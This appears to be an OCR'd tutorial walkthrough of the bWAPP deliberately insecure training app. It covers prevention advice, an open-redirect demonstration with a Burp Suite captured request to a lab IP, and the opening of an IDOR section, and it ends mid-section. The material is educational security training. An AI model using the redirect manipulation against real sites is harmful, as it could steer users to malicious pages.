
- Here are some prevention methods for the Using Components with Known Vulnerabilities vulnerability in BWAPP:

  - Keep software up to date: Make sure that all software components used in the application are up to date and any known vulnerabilities have been patched.
  - Use secure software: Select software components that have a good security track record and that are actively maintained and updated.
  - Monitor for vulnerabilities: Stay informed about new vulnerabilities and security issues for all software components used in the application and take prompt action to patch them.



UNVALIDATED REDIRECTS AND FORWARDS

Unvalidated Redirects and Forwards is a vulnerability in bWAPP that allows attackers to manipulate URLs and redirect users to malicious websites. This can be demonstrated by selecting the "Unvalidated Redirects and Forwards" category in the menu, entering a URL in the input field, and manipulating the URL to redirect to a different website



ITSEC Games

IT security, ethical hacking, training and fun... all mixed together!

Tweets

Tweets by @MME_IT

About Me

Unknown

View my complete profile


Saturday, June 28, 2014

bWAPP, a buggy web application!

Web application security is today's most overlooked aspect of securing the infrastructure. These days, hackers are concentrating their efforts on our precious websites and web applications. Why? Websites and web applications are a very attractive target for cyber criminality and hacktivism because they are 24/7 available via the Internet. Mission-critical business applications, containing sensitive data, are often published on the Internet through a web interface. In addition, traditional firewalls and SSL provide no protection against web attacks, and systems engineers know little about these sophisticated application-level attacks...

It's definitely time to improve our web security! Defense is needed... downloading and playing with bWAPP may be a first start... Wanted: superbees.


bWAPP, or a *buggy web application*, is a deliberately insecure web application. It helps security enthusiasts, systems engineers, developers and students to discover and to prevent web vulnerabilities. bWAPP prepares one to conduct successful web application penetration testing and ethical hacking projects. It is made for educational purposes.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.3.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Lear
Intercept HTTP history WebSockets history Options
Request to http://10.1.147.130:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex

```
GET /bWAPP/unvalidated_redir_fwd_1.php?url=http://google.com&form=submit HTTP/1.1
Host: 10.1.147.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.1.147.130/bWAPP/unvalidated_redir_fwd_1.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security_level=0; PHPSESSID=31f630679de4a9bbb906a4270e30748b
Connection: close


```

This vulnerability can be exploited using an intercepting tool that can change the URL of the redirecting websites this can be avoided by sanitizing input by creating a list of trusted URLs.

If you select "Beam" in the Unvalidated Redirects and Forwards section of bWAPP, it will demonstrate the vulnerability by redirecting the user to an untrusted website without validating the input. If you have Burp Suite running and intercepting the traffic, you can see the requests and responses in real-time and modify them as needed.




PREVENTIONS

- Here are some prevention measures for Unvalidated Redirects and Forwards vulnerability in bwapp:

- Validate and sanitize all user input to prevent attackers from injecting malicious URLs into redirect or forward requests.
- Implement security mechanisms such as CSRF tokens to protect against attacks that use unauthorized redirects and forwards.
- Use secure coding practices, such as input validation, error handling, and output encoding to prevent attackers from exploiting vulnerabilities in the application.
- Implement a web application firewall (WAF) to detect and block malicious requests attempting to exploit this vulnerability.

INSECURE DIRECT OBJECT REFERENCE


Insecure Direct Object Reference (IDOR) in bWAPP refers to a vulnerability where an attacker can access and manipulate unauthorized data by modifying object references in the application's URL. This vulnerability can be exploited to gain access to sensitive information or functionality that should be restricted to certain users.



/ Insecure DOR (Change Secret) /

Change your secret.

New secret:



/ Insecure DOR (Change Secret) /

